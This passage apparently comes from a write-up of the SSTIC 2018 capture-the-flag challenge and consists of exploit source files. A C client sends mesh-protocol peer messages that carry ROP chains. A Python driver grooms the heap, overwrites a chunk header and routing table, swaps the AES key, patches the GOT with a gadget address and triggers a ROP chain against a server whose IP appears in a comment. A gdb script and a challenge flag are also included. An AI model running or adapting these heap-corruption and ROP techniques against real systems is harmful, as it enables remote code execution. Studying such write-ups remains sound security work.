    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int process_msg(int sockfd)
{
        unsigned char buffer[32768];
        int len;

        int mtype;
        long srcAddr;
        long dstAddr;
        int mlen;

        len = recv_msg(sockfd, buffer);
        printf("Msg received:len=%d\n",len);
     dump(buffer, len);

        if (len < 64)
                return(0);

        srcAddr = *(long *)(buffer+16);
        dstAddr = *(long *)(buffer+24);
        mtype = *(int *)(buffer+32);

        mlen = *(int *)(buffer+36);

        if (mtype == 0x00010000 ) {
                printf("Peering request received\n");
                send_peer_msg2(sockfd, dstAddr, srcAddr);

                s_new_rootAddr = srcAddr;
        } else if (mtype == 0x01000100 ) {
                printf("Ping answer received\n");
                savePingMsg(buffer, len);
        } else if (mtype == 0x03000204 ) {
                printf("Get answer received\n");
                saveFile(buffer+40, mlen-40) ;
        } else if (mtype == 0x05000204 ) {
                printf("Get answer Last received\n");
                saveFile(NULL, 0) ;
        }

}
/*****************************************/
int send_dupaddr_msg(int sockfd, long localAddr)
{
        unsigned char buffer[32768];
        int len;
```

```
        int mtype = 0x00020000;

    len = create_msg(mtype, localAddr, 0, 0, NULL, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_peer_msg_with_payload(int sockfd, long localAddr, long ropchain_id)
{
        unsigned char buffer[32768];
        unsigned char payload[20480];
        int len;

        int mtype = 0x00010000;

        memset(payload, 'D', 2000);
        if (ropchain_id == 0)  {
                memcpy(payload, ROPChain1, sizeof(ROPChain1));
        }
        else if (ropchain_id == 1)
                memcpy(payload, ROPChain2, sizeof(ROPChain2));
        else  {
                //memcpy(payload, ROPChain4, sizeof(ROPChain4));
                 memcpy(payload, ROPChain3, sizeof(ROPChain3));
        }
    len = create_msg(mtype, localAddr, 0, 2000, payload, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_peer_msg(int sockfd, long localAddr)
{
        unsigned char buffer[32768];
        int len;

        int mtype = 0x00010000;

    len = create_msg(mtype, localAddr, 0, 0, NULL, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_ping_msg(int sockfd, long localAddr)
{
        unsigned char buffer[32768];
        unsigned char payload[]="toto";
        int len;

        int mtype = 0x00000100;

    len = create_msg(mtype, localAddr, 0, 5, payload, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int send_ping_msg2(int sockfd, long localAddr, long dstAddr, int fakeLen)
{
        unsigned char buffer[32768];
        int len;

        int mtype = 0x00000100;

    len = create_msg(mtype, localAddr, 0, fakeLen, NULL, buffer);
    //dump(buffer, len);
    send_msg(sockfd, buffer, len);
}
/*****************************************/
int fill_peer_addr(int sockfd, int nbSubNodes, long nodeAddr, long chunkHeader)
{
   int i;
   long addr;
```

```
  addr = chunkHeader;
  for (i=0; i<nbSubNodes; i++) {
     if ((i % 10) ==3)  {
        send_peer_msg(sockfd, addr);
        addr -= 80;
     }
     else
        send_peer_msg(sockfd, nodeAddr+i);
  }
}
/*****************************************/
int process_cmd3(int sockfd)
{
        char cmd[256];
        long addr;
        int n;
        int kid;


        n = read(0, cmd, 256);
        if (n>=0)
                cmd[n] = 0;

        if (n>0)
                printf("cmd: %s\n",cmd);

        if (cmd[0] == 'p') {
                addr = atol(cmd+1);
                send_peer_msg(sockfd, addr);
        } else if (cmd[0] == 'l') {
                addr = atol(cmd+1);
                send_peer_msg_with_payload(sockfd, addr, 0);
        } else if (cmd[0] == 'm') {
                addr = atol(cmd+1);
                send_peer_msg_with_payload(sockfd, addr, 1);
        } else if (cmd[0] == 'n') {
                addr = atol(cmd+1);
                send_peer_msg_with_payload(sockfd, addr, 2);
                printf("Set RAW Mode\n");
                s_rawMode = 1;
        } else if (cmd[0] == 'g') {
                addr = atol(cmd+1);
                send_ping_msg(sockfd, addr) ;
        } else if (cmd[0] == 'h') {
                addr = atol(cmd+1);
                send_ping_msg2(sockfd, addr, 0, 2000) ;
        } else if (cmd[0] == 'd') {
                addr = atol(cmd+1);
                send_dupaddr_msg(sockfd, addr) ;
        } else if (cmd[0] == 'c') {
                addr = atol(cmd+1);
                send_cmd_msg(sockfd, 0, s_new_rootAddr , cmd+1) ;
        } else if (cmd[0] == 'r') {
                addr = atol(cmd+1);
                send_get_msg(sockfd, 0, s_new_rootAddr , cmd+1) ;
        } else if (cmd[0] == 'k') {
                kid = atoi(cmd+1);
                aes_load_fix_ctx(kid) ;
                //dbgOn = 1;
        } else if (cmd[0] == 'z') {
           int nbSubNodes = atoi(cmd+1);
           long nodeAddr=0x91111111;
           long chunkHeader=0x1d421;
           fill_peer_addr(sockfd, nbSubNodes, nodeAddr, chunkHeader);
        }

        return(0);
}
/*****************************************/
int comm_loop(int sockfd)
```

```
{
       fd_set rfds;
        struct timeval tv;
        int retval;

              while (1) {
        /* Watch stdin (fd 0) to see when it has input. */
        FD_ZERO(&rfds);
        FD_SET(0, &rfds);
        FD_SET(sockfd, &rfds);


        retval = select(sockfd+1, &rfds, NULL, NULL, NULL);

        if (retval == -1)
           perror("select()");
        else if (retval) {

                  if (FD_ISSET(0, &rfds)) {
                                    process_cmd3(sockfd);
          }
                  if (FD_ISSET(sockfd, &rfds)) {
                                    process_msg(sockfd);
          }
                }

      };


}
/*****************************************/
int main(int argc, char *argv[])
{
              int sockfd;
              int port;

              int i;
              long addr;
              long lnodeAddr;
              int nbSubNodes;
              long chunkHeader;



if (argc < 5)
   {
      printf("\n Usage: %s <ip of server> <port number> <nodeAddr> <nbSubNodes> <chunkHeader>\n",argv[0]);
      return -1;
   }

   if (argc == 6) {
              chunkHeader = atol(argv[5]);
   } else {
              chunkHeader = 0x1e781;
   }


   nbSubNodes  = atoi(argv[4]);
   lnodeAddr = atol(argv[3]);
   port = atoi(argv[2]);
   sockfd = Init (argv[1], port);

   rsa_keyexchange(sockfd);
   aes_init();

   send_peer_msg(sockfd, lnodeAddr);

              addr = chunkHeader;
   for (i=0; i<nbSubNodes; i++) {
              if ((i>6) && ((i % 10) ==1) ) {
                 send_peer_msg(sockfd, addr);
```

```
                addr -= 80;
            }
            else
                send_peer_msg(sockfd, lnodeAddr+1+i);
    }

    comm_loop(sockfd);
}
```

7. nounours_mem.py

```
import sys
import os

import subprocess
import time

# Port: 36735 / Ip: 195.154.105.12

root_addr = '127.0.0.1'
root_port = 31337


def start_node(node_addr, nbSubnodes, chunkHeader):
   args = ['./nounours', root_addr, ' %d'%root_port, ' %d'%node_addr, ' %d'%nbSubnodes, ' %d'%chunkHeader]
   print args
   #prc = subprocess.Popen(args, stdin=subprocess.PIPE, universal_newlines=True, bufsize=0)
   prc = subprocess.Popen(args, stdin=subprocess.PIPE, bufsize=0)
   time.sleep(2)
   return prc



p1 = start_node(0x11111111, 72, 0x1e781)

# Initialisation du tableau d'adresse avec le contenu de la nouvelle table de routage
addr_lst= [0xFF00000000, 0x6d70d8, 0x6d66f4 -552,  0xFE00000000, 0x6d7098,0x6d5a38 -552 ]
for v in addr_lst:
   time.sleep(1)
   print v
   str = "p%d\n"%(v)
   print str
   p1.stdin.write(str)
   #p1.stdin.flush()

time.sleep(1)
p1.stdin.write("z74\n")
p1.stdin.flush()
time.sleep(1)

p2 = start_node(0x22222222, 0, 0)

p3 = start_node(0x33333333, 0,0)
p4 = start_node(0x44444444, 0,0)
p5 = start_node(0x55555555, 0,0)

p6 = start_node(0x66666666, 11, 0)

# La creation du 7eme noeud declenche un realloc de la table de routage
p7 = start_node(0x77777777, 131,0x1d421 - 13*40 -0x240)


p8 = start_node(0x88888888, 0, 0)

# Longueur : Com_context P7 + Table Routage + Tableau addresse P7 + Com_context P8
chunkHdr = 0x241 + 0x110 + 0x420 +0x240
# Ecrasement du chunk Header du Com_context P7
p6.stdin.write("p%d\n"%chunkHdr)
p6.stdin.flush()
time.sleep(2)

p7.kill()
time.sleep(0.5)


p8.kill()
time.sleep(0.2)
p6.kill()
```

```
time.sleep(0.2)
p5.kill()
time.sleep(0.2)
p4.kill()
time.sleep(0.2)
p3.kill()
time.sleep(0.2)

time.sleep(1)
# Ecrasement de la table de routage
p1.stdin.write("p999999999\n")
p1.stdin.flush()
time.sleep(1)


time.sleep(2)
# Changement de la clef de chiffrement AES pour le nouveau Com_context
p2.stdin.write("k1\n")
p2.stdin.flush()
time.sleep(2)

# Modification de la GOT
anAddr = 0x489fed # add rsp, 0x30 ; ret
p2.stdin.write("n%d\n"%(anAddr))
p2.stdin.flush()


time.sleep(2)
anAddr = 0x4c05b000000000
# Declenchement de la ROP Chain
p2.stdin.write("h%d\n"%(anAddr))
p2.stdin.flush()
time.sleep(2)

time.sleep(200)

p1.wait()
```

8. gdb_brk_mem.txt

```
set pagination off
b *0x40188d
commands
silent
print "add_route realloc"
print /x $rax
cont
end

b *0x4018bc
commands
silent
print "add_route malloc"
print /x $rax
cont
end

b *0x40183b
commands
silent
print "add_to_route realloc"
print /x $rax
cont
end


b *0x401b01
commands
silent
print "mesh_process_connection malloc"
print /x $rax
cont
end


b *0x4019c4
commands
silent
print "del_route free1"
print /x $rdi
cont
end

b *0x4019d2
commands
silent
print "del_route free2"
print /x $rdi
cont
end

b *0x4017fb
commands
silent
print "routing_table_init malloc"
print /x $rax
cont
end

b main
run -c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

9. rd_getdents.c

```
#define _GNU_SOURCE
#include <dirent.h>     /* Defines DT_* constants */
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/syscall.h>


struct linux_dirent {
   long         d_ino;
   off_t        d_off;
   unsigned short d_reclen;
   char         d_name[];
};

#define BUF_SIZE 1024

int dump_getdents(unsigned char *buf, int len)
{
        int nread;
        struct linux_dirent *d;
        int bpos;
        char d_type;


                        nread =len;

          printf("---------- nread=%d ----------\n", nread);
          printf("inode#    file type  d_reclen  d_off   d_name\n");
          for (bpos = 0; bpos < nread;) {
             d = (struct linux_dirent *) (buf + bpos);
             printf("%8ld  ", d->d_ino);
             d_type = *(buf + bpos + d->d_reclen - 1);
             printf("%-10s ", (d_type == DT_REG) ?  "regular" :
                        (d_type == DT_DIR) ?  "directory" :
                        (d_type == DT_FIFO) ? "FIFO" :
                        (d_type == DT_SOCK) ? "socket" :
                        (d_type == DT_LNK) ?  "symlink" :
                        (d_type == DT_BLK) ?  "block dev" :
                        (d_type == DT_CHR) ?  "char dev" : "???");
             printf("%4d %10lld  %s\n", d->d_reclen,
                   (long long) d->d_off, d->d_name);
             bpos += d->d_reclen;
          }

}

int main(int argc, char *argv[])
{
             FILE *fch;
             unsigned char buffer[16384];
             int n;
             int mode;
             if (argc <3)
                        exit(1);

             mode = atoi(argv[2]);
             fch = fopen(argv[1], "rb");
             n = fread(buffer, 1, 16384, fch);
             if (mode==0)
                        dump_getdents(buffer, n);
             else
                        dump_getdents(buffer+0x218, n-0x218);
             fclose(fch);
}
```